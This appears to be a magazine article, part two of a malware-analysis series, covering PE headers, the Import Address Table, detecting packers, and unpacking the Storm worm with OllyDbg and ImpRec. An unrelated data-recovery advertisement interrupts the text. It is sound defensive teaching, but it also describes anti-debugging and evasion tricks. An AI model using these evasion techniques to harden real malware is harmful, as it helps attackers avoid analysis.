


Figure 2. The Dos MZ Header




Figure 3. The Image file header

Relative Virtual Addresses (RVA)

The PE format makes use of so-called RVAs. An RVA, or *relative virtual address*, is used to describe a memory address if you do not have the base address.

RVA is the address you need to add to the base address to get the linear address.

The base address is the address the PE image is loaded to, and may vary.

To find a piece of information in a PE-file for a specific RVA, you must calculate the offsets as if the file were loaded, but skip according to the file-offsets.

Example

If an executable file is loaded to address 0x400000 and execution starts at RVA 0x1810. The effective execution start will then be at the address 0x401810. Alternatively, if the executable were loaded to 0x100000, the execution start would be 0x101810.

E Tools will tell you the base address and other useful information of an executable.

An overview of how the PE runs:

When the PE file starts, the PE loader checks the DOS MZ header for the

offset of the PE header. If found, it skips to the PE header.

The PE loader checks if the PE header is valid. If so, it goes to the end of the PE header.

Immediately following the PE header is the section table. The PE header reads information about the sections, and maps those sections into memory, using file mapping. It also gives each section the attributes as specified in the section table.

After the PE file is mapped into memory, the PE works with the logical parts of the PE file, such as the import table.

Windows Import Address Table

The Import Address Table is a table of external functions that an application wants to utilize.

An Import Table will contain the location in memory of an *imported function*.

Applications use this to find other DLL's in memory.

We need Windows to tell us the location in memory at runtime since when the executable is compiled, and the Import Table is built, the compiler and linker do not know where in memory the particular DLL resides. The location will probably be a different location on each computer.

When first compiled, an executables *Import Address Table* contains NULL memory pointers (zeroes) to each function. It will only have the name of the function, and what DLL it comes from.

When we actually load and execute the application, as part of starting it up, Windows finds the Import Address Table location listed in the PE header. For each called function, Windows loads a DLL the function is actually in, if it's not in memory already.

Then Windows overwrites the NULLS with the correct memory location (pointer) to each function. Now you know why DLL's are called *Dynamic Link Libraries*; they're not linked until the program starts up!

Windows populates the Import Address Table with where to find each function.

When we want to call an external function, we call a pointer to the value in the Import Address table.




Figure 4. The Optional Header




Figure 5. Section Headers and Sections

Example

An application wants to call function GetProcAddress from the KERNEL32.DLL. We do:

```
PUSH EBP

CALL DWORD PTR [0041212A]
(Call whatever is stored at 0041212A)
```

If you look at the executable in a hex editor, at first, the Import Table contains Nulls (zeros).

```
0041212C = 00 00 00 00
```

However, if we look at the same location once the application is running, from inside a debugger, we see:

```
0041212C = AB 0C 59 7A
```

Windows populated the Import Table with the correct value.

```
7A590CAB = Location of GetProcAddress
```

PE-Packer

A way to think of a packed executable is as an executable file, inside another executable file. When executed, the 'outside' executable

will unpack the contents of the 'inside' executable into memory and execute it. This is also similar to a self-unpacking ZIP file.

The first PE packers were designed to reduce the size of an executable on disk. The packed executable is smaller on disk, but when ran will expand itself into memory. Once uncompressed into memory, the enclosed executable file is executed normally.

Why A Packer Is Useful In Protecting Malware

Packed malware is only unpacked at runtime, therefore it can't be read as an executable directly, as a normal program can. Packing adds a layer of obscurity.

This is why you should never rely completely on any single tool, especially automated ones, to analyze malware. Even if you find a tool that can identify and unpack one given piece of packed malware, that tool can then be evaded by modifying the packing code.

However, note that many anti-malware tools now look for packers, and trip if they find an unpacker. (This isn't much of a help if the code was legit and someone just wanted to pack it!)

Custom PE packers can be used which are just unknown to the tool.

However, as a general case, analyzing the PE file and layout will usually tell us more than enough to get the file unpacked.

There are some easy signs to tell if an executable has been packed. The




Figure 6. An easy way to find the base address




Figure 7. Notice the Strings are garbage and UPX has posted its own string identifying itself. (UPX is a common packer)




Figure 8. Some static analyzer software such as IDA Pro will notice the imports segment is incorrect. This is a good sign that your executable is packed




Figure 9. Notice the bottom where it states the file is UPX 0.89.6...

quickest is that the String table contains only garbage or is completely missing. The String table is vital for an executable to run, as it is a table of commonly used strings in an application. They are stored in a single location to help the compiler only have to keep one copy of a string in memory.

In addition, PE Packers like to add entries identifying themselves in the string table, as we see in Figure 7.

Another sign is a very small import table. It is somewhat hard to imagine that a large application will have very little calls outside of itself. A small import table shows that the executable is probably only expanding another executable that has a larger import table.

Another effective sign is that you see very little code when you open the malware

executable in a static analyzer such as IDA Pro. Since the disassembler only shows the packer routine, there is little code but a large amount of data. The data is the malware code, packed.

Finally, we can look for strange section names. Most compilers have standard naming conventions (*text, data, bss*). While they may differ then what you or I would use, they will still be standardized. Packed executables will have non-standard naming conventions and will look odd.

Once we have analyzed the executable ourselves, then we can use PE scanning tools to help identify the packer. Remember a packed executable must have some way to unpack itself in order for a computer to run it. Finding the location where the data is unpacked allows us to perform a

static analysis on the unpacked malware executable.

In order to unpack the executable we have to locate the OEP, Original Entry Point jump.

In the big picture, after the PE unpacker has finished unpacking and has populated the Import Address Table, it will usually reset/clear any stack registers it was using. After this, a jump/call will occur that will start the execution of the now unpacked data. This is the OEP, the Jump to the Entry Point of the unpacked data / program:

Note at \$41CC1F, the JMP to *storm*.

We're attempting to get to the original program that was packed and compressed. We find the end of the unpacker, which has a JMP to the original program's entry point. At that point, we have an image of the original executable program in memory; the unpacker has unpacked it.

At this point, we want to dump the executable memory image to disk. Currently we have found the entry point, and the application is currently unpacked in memory.

However, remember that Windows has not started to execute the unpacked program, so the dynamic library function call tables and such are still zeroes.

We want to use a process-dumping tool to dump the memory image of the executable back to disk.

Then, we will change the entry point in the dumped image. This is necessary because the dumped executable's entry point still points to the start of unpacking routine. We will change the executable to start running the unpacked program first, instead of the packer.

For example: We know the *Original Entry Point* (OEP) is at 004035A1h, this is where the PE.

Packer was going to jump. Since all PE values are stored as RVA format, we will calculate the Entry Point RVA. Using the Base Image of 00400000h, the original entry point is 35A1h into the executable.

In order to change the entry point value in the PE header, we will use a PE editor, such as LordPE to change the entry point in the executable to 35A1h. Now executing the executable starts the




Figure 10. The OEP Jump to the Unpacked Data




Figure 11. Dumping the process from memory.

Disk and Data Recovery Made Easy

Virus attacks, system failures, accidentally deleted files, disrupting user errors... That couldn't happen to us... or could it? As a matter of fact, failures and user errors causing severe disk corruption and loss of valuable data can happen to anyone. While having a fresh backup of everything of value could certainly help, not many people actually do backups. Do you have a plan if this happens to you?

Recover Your Data

Imagine a day when you couldn't access your office documents or your e-mail, or lost your family photo albums or the entire collection of your favorite songs. It's not a pleasant consideration. Recovering lost and deleted files or restoring data from a damaged, formatted or repartitioned disk is a number one priority should anything bad happen to your valuable data. While just a few years ago your best option would be bringing the disk in question to a professional data recovery service, this is no longer so. Today, it is entirely possible to recover a damaged disk by yourself. Equipped with the right tools, you can do the same job or better than any recovery service – even if you've never done it before!

Disk Recovery Wizard manufactured by WizardRecovery Company provides a fully automated way to recover deleted files and data from corrupted disks and partitions. Employing an easy and simple wizard-like interface, Disk Recovery Wizard does not require any prior experience in data recovery in order to fix your disk and data. The Easy Recovery Wizard conceals complicated data recovery algorithms and presents an easy, usable step-by-step interface that makes complete recovery possible by simply clicking Next.

What Is It For?

Disk Recovery Wizard is invaluable when undeleting deleted files, recovering formatted partitions, restoring repartitioned hard drives and fixing the damage. Disk Recovery Wizard has no problem operating on inaccessible disks, unpartitioned hard drives or damaged media. Even if Windows

cannot boot or does not see a disk, Disk Recovery Wizard can still recover your data from that drive.

Years of research and development ensured that the highest technologies made their way to Disk Recovery Wizard. Thanks to the proprietary low-level disk recovery engine, Disk Recovery Wizard will help you in many situations.

With Disk Recovery Wizard, you can easily undelete files removed from Windows Recycle Bin, but the product is not limited to just that. You can recover latest versions of files from damaged and inaccessible disks, undelete deleted files and documents, and recover hundreds of different types of files with PowerSearch even if the disk is severely damaged. Disk Recovery Wizard allows you to discover and fix lost or deleted partitions automatically and recover Master Boot Record and partition tables, effectively restoring hard disks after system failures. The product can unformat FAT and NTFS formatted drives.

Disk Recovery Wizard Philosophy

What makes Disk Recovery Wizard different from Windows ScanDisk and similar tools is its set of priorities. Disk Recovery Wizard gives top priority to your data, prioritizing the recovery of valuable information such as office documents, compressed archives and backups, photo albums, video and multimedia files. Unlike Windows ScanDisk, Disk Recovery Wizard backs up the files first to a safe place, well before it attempts to repair the damaged media.

Sophisticated Recovery Technologies at Your Fingertips

Innovative and highly sophisticated disk scan algorithms ensure that no file escapes the attention of recovery engine no matter how severe the damage is. The unique PowerSearch technology performs the most comprehensive analysis of your disk in order to locate every recoverable file. Scanning the entire surface of the

hard disk and matching the result against information obtained from the file system, PowerSearch locates lost and deleted files by matching the content of the sectors on your hard disk against a list of signatures that are specific to certain file formats. For example, RAR archives always start with "Rar!" while ZIP archives start with "PK". PowerSearch is able to detect and successfully recover files in hundreds of different formats.

Is It For Real?

No one can give you a 100% guarantee that a certain file could be recovered. A file could be overwritten by Windows or physically damaged. Yet, Disk Recovery Wizard comes really close! Its signature Live Preview feature works even in the free edition. The Disk Recovery Wizard implementation of Live Preview not only displays a full-size preview of documents, pictures, archives and multimedia files, but does it carefully enough not to do any damage to the original file or disk. Live Preview does not write anything onto the damaged disk, or any disk if that matters; instead, it stores the recoverable file in the computer's operating memory. Live Preview fully guarantees successful recovery if you see the preview.

Compatibility

Disk Recovery Wizard supports all versions of Windows including the latest Windows Vista and 2008 Server, and works on disks formatted with all revisions of FAT and NTFS file systems.

About WizardRecovery Company

WizardRecovery Company adds magic to technology, transforming a complicated process of data recovery into a magically easy spell. WizardRecovery Company delivers usable products appreciated by thousands of customers every year. Repairing damage and fixing corruption that happens to hard drives, memory cards and other storage media is the ultimate goal of WizardRecovery Company. More info at: <http://wizardrecovery.com>

unpacked malware instead of the packed PE. The unpacker is still in memory, it just does not get executed; we have bypassed it.

Finally, the dumped executable image is almost ready, but it has an incorrect *Import Address Table*, which we discussed earlier. Since the current Import Address Table is that of the PE packer itself, it only has three entries: `LoadLibraryA()`, `GetProcAddress()`, and `ExitProcess()`.

To rebuild the Import Address Table, we need to find the Import Address Table of our now unpacked executable. We need Windows to populate our Import Table with the correct values for each external function at runtime. Without it, all the functions in DLLs will break, the executable will not execute, and static analysis will be extremely difficult.

To fix this, we will overwrite the PE packer's own Import Address Table with the correct table. To do this, we use the tool `ImpRec`. `ImpRec` will start from the OEP value and search the executable image in memory, finding our Import Address Table. Then, we will dump it back to disk. Once we have a copy of the import address table on disk, we can insert it into the dumped executable. Now when we run the executable, Windows code execution will start at unpacked data with the right Import address table.

Let us walk through this process with the malware `Storm`, which is packed.

First, we will follow the code to the OEP where the PE packer jumped. This unpacks the code into memory. At this location, we will use `OlyDbg`'s plugin called `OlyDump` to dump the debugged Process.

When we dump the process, `OlyDbg` will ask us some information, verify what you can and click `dump`. Name the file `storm_dumped.exe` but **DO NOT EXIT OLLY**. We need this process running in order to extract data from it later.

After saving the dumped executable, we will start `ImpRec` and attach to the active `Storm` process that is running in `OlyDbg`. (Figure 13)

Next, we will enter the OEP in the IAT info needed area and click `AutoSearch`. After it finds something, click `Get Imports`. (Figure 14)

Now that we see the imports in the center window, we can click `Fix Dump`. We will target the `storm_dumped` executable we

saved earlier. At this point, we will look at the log and you should see something similar to `storm_dumped.exe` saved successfully.




Figure 12. Dumping the process in `OlyDbg`




Figure 13. Attaching `ImpRec` to an Active process (`Storm.exe` in `OlyDbg`)

Congratulations, you have now unpacked your malware, and can now analyze the executable directly!

Advanced Topics

So far, we have only looked at standard unpackers. Most unpackers will work this

way, however some malware developers do not want you to unpack their code! Therefore, they either write their own packer, or use a few tricks to prevent you from following this relatively straightforward method. However, no matter how they pack the code, it must be unpacked in order to

run on your CPU. You have to find how they get the code unpacked. They use many tricks to make it hard to follow.

For example, they could use exceptions. They might put the real start of their code into the exception table, then they code the program to deliberately generate an exception, e.g., *crash*. When it goes to the exception, the malware code is there.

Another way tricky malware developers try to prevent unpacking is to attempt to detect if it is running under a debugger. If you open the malware in a debugger, such as OllyDbg, the first thing the malware does is run a call to `IsDebuggerPresent()`, and if it returns `>0` it stops the program.

There are ways around this, such as using a kernel debugger like SoftICE, or plugins for Debuggers that hide the process.

One of the more effective ways malware authors prevent unpacking of their code is to detect how long the code takes to execute. When a person is analyzing malware, they are stepping through code much slower than the machine would. Measuring the time it takes to go through the executable is a good way to detect if someone is stepping through the code instead of the CPU.

Conclusion

In this second part of analyzing malware, we briefly went over the PE file format. Then we went into how to detect a packed executable and unpack it. We stepped through unpacking the Storm worm. Finally, we briefly discussed some advanced ways that malware authors attempt to bypass our simple procedure for unpacking their malware.

The important thing to remember is that all code must be unpacked in order to run on your CPU. Therefore, locating where this happens and dumping it is a straightforward process.

In part three of this series we are going to tackle polymorphic code and putting the entire process together.

Jason Carpenter

Jason Carpenter has been in IT for 10 years now, doing everything from programming to administering networks. I am currently completing my master's degree in Information Assurance.

References, Tools

- Pe-ID – PeID is a GUI-based program that runs under Windows, which identifies more than 600 different signatures in PE files. It supports external plugins via its Plugin Interface. It has a good GUI and command line support <http://www.peid.info/>
- LordPE – LordPE was written by Y0da, and is a tool that allows you to edit/view parts of PE files <http://www.woodmann.net/collaborative/tools/index.php/LordPE>
- ImpRec – Written by MackT this tool's official version is 1.6 but there is a 1.7a patch available by a third party. This tool is designed to rebuild imports for protected/packed Win32 executables. It reconstructs a new Image Import Descriptor (IID), Import Array Table (IAT) and all ASCII module and function names. It can also inject into your output executable, a loader that is able to fill the IAT with real pointers to API or a ripped code from the protector/packer <http://www.woodmann.com/collaborative/tools/index.php/ImpREC>
- PE-View – This tool is useful to view the structure of a PE file. It lays all the sections and headers out for you <http://www.magma.ca/~wjw/> (about halfway down the page)
- OllyDbg – The greatest thing since sliced bread. With the large amount of plugins and ease of use, this program stands out as my favorite debugger. <http://www.ollydbg.de/>
- PE Information – PE-Coff Specification by Microsoft <http://www.microsoft.com/whdc/system/platform/firmware/PECOFF.mspx>
- Article from Windows IP Library <http://www.windowsitlibrary.com/Content/356/11/1.html>

